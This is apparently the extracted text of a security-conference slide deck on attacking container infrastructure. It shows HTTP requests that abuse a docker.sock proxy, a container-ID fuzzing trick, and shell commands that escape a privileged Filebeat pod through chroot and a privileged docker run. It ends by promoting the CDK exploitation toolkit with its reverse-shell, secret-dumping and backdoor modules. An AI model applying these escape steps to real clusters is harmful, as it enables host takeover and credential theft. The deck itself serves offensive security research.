
```

```

30 net_http_Request_FormValue((__int64)a1, a2, v11, __PAIR__(v12, &unk_A65705)); // task id random uuid
31 net_http_Request_FormValue((__int64)a1, a2, a10, __PAIR__(v13, v24)); // docker container id
32 MIMEHeader((__int64)a1, a2, a10, v24, v14, v15, *((__int64 **))(a10 + 56));

```


#5 Exploit *docker.sock* Proxy



4

```

CRI agent for web console
POST /api/v1/new_exec_session HTTP/1.1
Connection: close
Content-Type: json

{"container_id":
"cd2cb750d3fadf31c18e04f09d168f89b53bbe39bc4488cda90f3632448e3cb8",
"cmd": "pwd"}

CRI agent for web console → unix:///var/run/docker.sock
POST /v1.24/containers/cd2cb750d3fadf31[...]/exec HTTP/1.1
Content-Type: application/json

{"Cmd": ["pwd"], "Tty": true, "Privileged": true, ...}
    
```

? How to guess all container IDs on other hosts?

If there are only two containers running on the host:
 cd2cb750d3fadf31c18e04f09d168f89b53bbe39bc4488cda90f3632448e3cb8
 status: Up 4 months
 cdd085be4297dc2e89958af4be5427e853b008a10797eaab15197f944a2babb1
 status: Exited (0) 2 days ago

the behavior of unix:///var/run/docker.sock like this:
 /v1.24/containers/cd/exec -> container id multiple
 /v1.24/containers/ca/exec -> container id not found
 /v1.24/containers/cdd/exec -> container not starting

so we can use docker short-id feature to fuzz all container short-id on host.

#6 Escape Log Collecting Sidecat Pods

```
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: filebeat-logsystem
  ...
spec:
  ...
template:
  spec:
    hostNetwork: true
    dnsPolicy: ClusterFirstWithHostNet
    containers:
    - name: filebeat
      args: [
        "-c", "/etc/filebeat.yml",
        "-e",
      ]
    securityContext:
      runAsUser: 0
      # If using Red Hat OpenShift uncomment this:
      # privileged: true
    volumeMounts:
    - name: logpath
      mountPath: /hostfs/
    volumes:
    - name: logpath
      hostPath:
        path: /
```

EV → OA / HR ... → APP / WEB / DATABASE ...

current host → 3.1 → CRI agent for web console → 4 → other containers in other hosts → 5 → other hosts → code / cookie / ... all cloud resource

IT Staff

5


USER Ingress/Gateway

USER

```
shell.1 root@logsystem-filebeat-pod:/tmp# chroot /hostfs
shell.2 sh-4.2# docker -H unix:///var/run/docker.sock run -it --name
rshellx -v "/proc:/host/proc" -v "/sys:/host/sys" -v "://rootfs"
--network=host --privileged=true --cap-add=ALL alpine:latest /bin/sh
shell.3 / # chroot /rootfs/
shell.4 [root@VM_50_68_centos ~]# / ps auxf
```

Note:
This is almost the default setting in
<https://github.com/elastic/beats/blob/master/deploy/kubernetes/filebeat/filebeat-daemonset.yaml>
Many escape tricks that may work here, please refer to:
<https://github.com/cdk-team/CDK#exploit-module>

#7 Kubernetes API Server and More



The Open-sourced Tool: CDK

CDK - Zero Dependency Container Penetration Toolkit

 [cdk-team/CDK](#) 

CDK is an open-sourced container penetration toolkit, offering stable exploitation in different slimmed containers without any OS dependency. It comes with penetration tools and many powerful PoCs/...

 Go  1.1k  142

CDK is a CLI tool which allows you to:

1. Evaluate weakness in containers or K8s pods.
2. Exploit multiple container vulnerabilities.
3. Perform common container post-exploitation actions.
4. Provide capability when host-based tools are not available in the container.
5. Perform the above in a manual or automated approach.



CDK - Modules

Evaluate Weakness

Tactics	Script
Information Gathering	OS Basic Info
Information Gathering	Available Capabilities
Information Gathering	Available Linux Commands
Information Gathering	Mounts
Information Gathering	Net Namespace
Information Gathering	Sensitive ENV
Information Gathering	Sensitive Process
Information Gathering	Sensitive Local Files
Information Gathering	Kube-proxy Route Localnet(CVE-2020-8558)
Discovery	K8s Api-server Info
Discovery	K8s Service-account Info
Discovery	Cloud Provider Metadata API

Exploits

Tactic	Technique
Escaping	docker-runc CVE-2019-5736
Escaping	containerd-shim CVE-2020-15257
Escaping	docker.sock PoC (DIND attack)
Escaping	docker.sock Backdoor Image Deploy
Escaping	Device Mount Escaping
Escaping	Cgroups Escaping
Escaping	Procfs Escaping
Escaping	Ptrace Escaping PoC
Escaping	Rewrite Cgroup(devices.allow)
Discovery	K8s Component Probe
Discovery	Dump Istio Sidecar Meta
Remote Control	Reverse Shell
Credential Access	Access Key Scanning
Credential Access	Dump K8s Secrets
Credential Access	Dump K8s Config
Persistence	Deploy WebShell
Persistence	Deploy Backdoor Pod
Persistence	Deploy Shadow K8s api-server

Tools

Command	Description
nc	TCP Tunnel
ps	Process Information
ifconfig	Network Information
vi	Edit Files
kcurl	Request to K8s api-server
dcurl	Request to Docker HTTP API
ucurl	Request to Docker Unix Socket
rcurl	Request to Docker Registry API
probe	IP/Port Scanning

The Lightweight Release

Tactic	Technique	CDK Exploit Name	Supported	In Thin	Doc
Escaping	docker-runc CVE-2019-5736	runc-pwn	✓	✓	
Escaping	containerd-shim CVE-2020-15257	shim-pwn	✓		link
Escaping	docker.sock PoC (DIND attack)	docker-sock-check	✓	✓	link
Escaping	docker.sock RCE	docker-sock-pwn	✓	✓	link
Escaping	Docker API(2375) RCE	docker-api-pwn	✓	✓	link
Escaping	Device Mount Escaping	mount-disk	✓	✓	link
Escaping	LXCFS Escaping	lxcfs-rw	✓	✓	link
Escaping	Cgroups Escaping	mount-cgroup	✓	✓	link
Escaping	Procfs Escaping	mount-procfs	✓	✓	link
Escaping	Ptrace Escaping PoC	check-pttrace	✓	✓	link
Escaping	Rewrite Cgroup(devices.allow)	rewrite-cgroup-devices	✓	✓	link
Discovery	K8s Component Probe	service-probe	✓	✓	link
Discovery	Dump Istio Sidecar Meta	istio-check	✓	✓	link
Discovery	Dump K8s Pod Security Policies	k8s-psp-dump	✓		link
Remote Control	Reverse Shell	reverse-shell	✓	✓	link
Credential Access	Access Key Scanning	ak-leakage	✓	✓	link
Credential Access	Dump K8s Secrets	k8s-secret-dump	✓	✓	link
Credential Access	Dump K8s Config	k8s-configmap-dump	✓	✓	link
Privilege Escalation	K8s RBAC Bypass	k8s-get-sa-token	✓	✓	link
Persistence	Deploy WebShell	webshell-deploy	✓	✓	link
Persistence	Deploy Backdoor Pod	k8s-backdoor-daemonset	✓	✓	link
Persistence	Deploy Shadow K8s api-server	k8s-shadow-apiserver	✓		link
Persistence	K8s MITM Attack (CVE-2020-8554)	k8s-mitm-clusterip	✓	✓	link
Persistence	Deploy K8s CronJob	k8s-cronjob	✓	✓	link

 cdk_darwin_amd64	11.9 MB
 cdk_linux_386	9.71 MB
 cdk_linux_386_thin	4.64 MB
 cdk_linux_386_thin_upx	1.97 MB
 cdk_linux_386_upx	3.65 MB
 cdk_linux_amd64	11.2 MB
 cdk_linux_amd64_thin	5.48 MB
 cdk_linux_amd64_thin_upx	2.14 MB
 cdk_linux_amd64_upx	4.11 MB
 cdk_linux_arm	9.69 MB
 cdk_linux_arm64	10.4 MB
 cdk_linux_arm64_thin	5.13 MB
 Source code (zip)	
 Source code (tar.gz)	

Q&A

Thank you for your attention

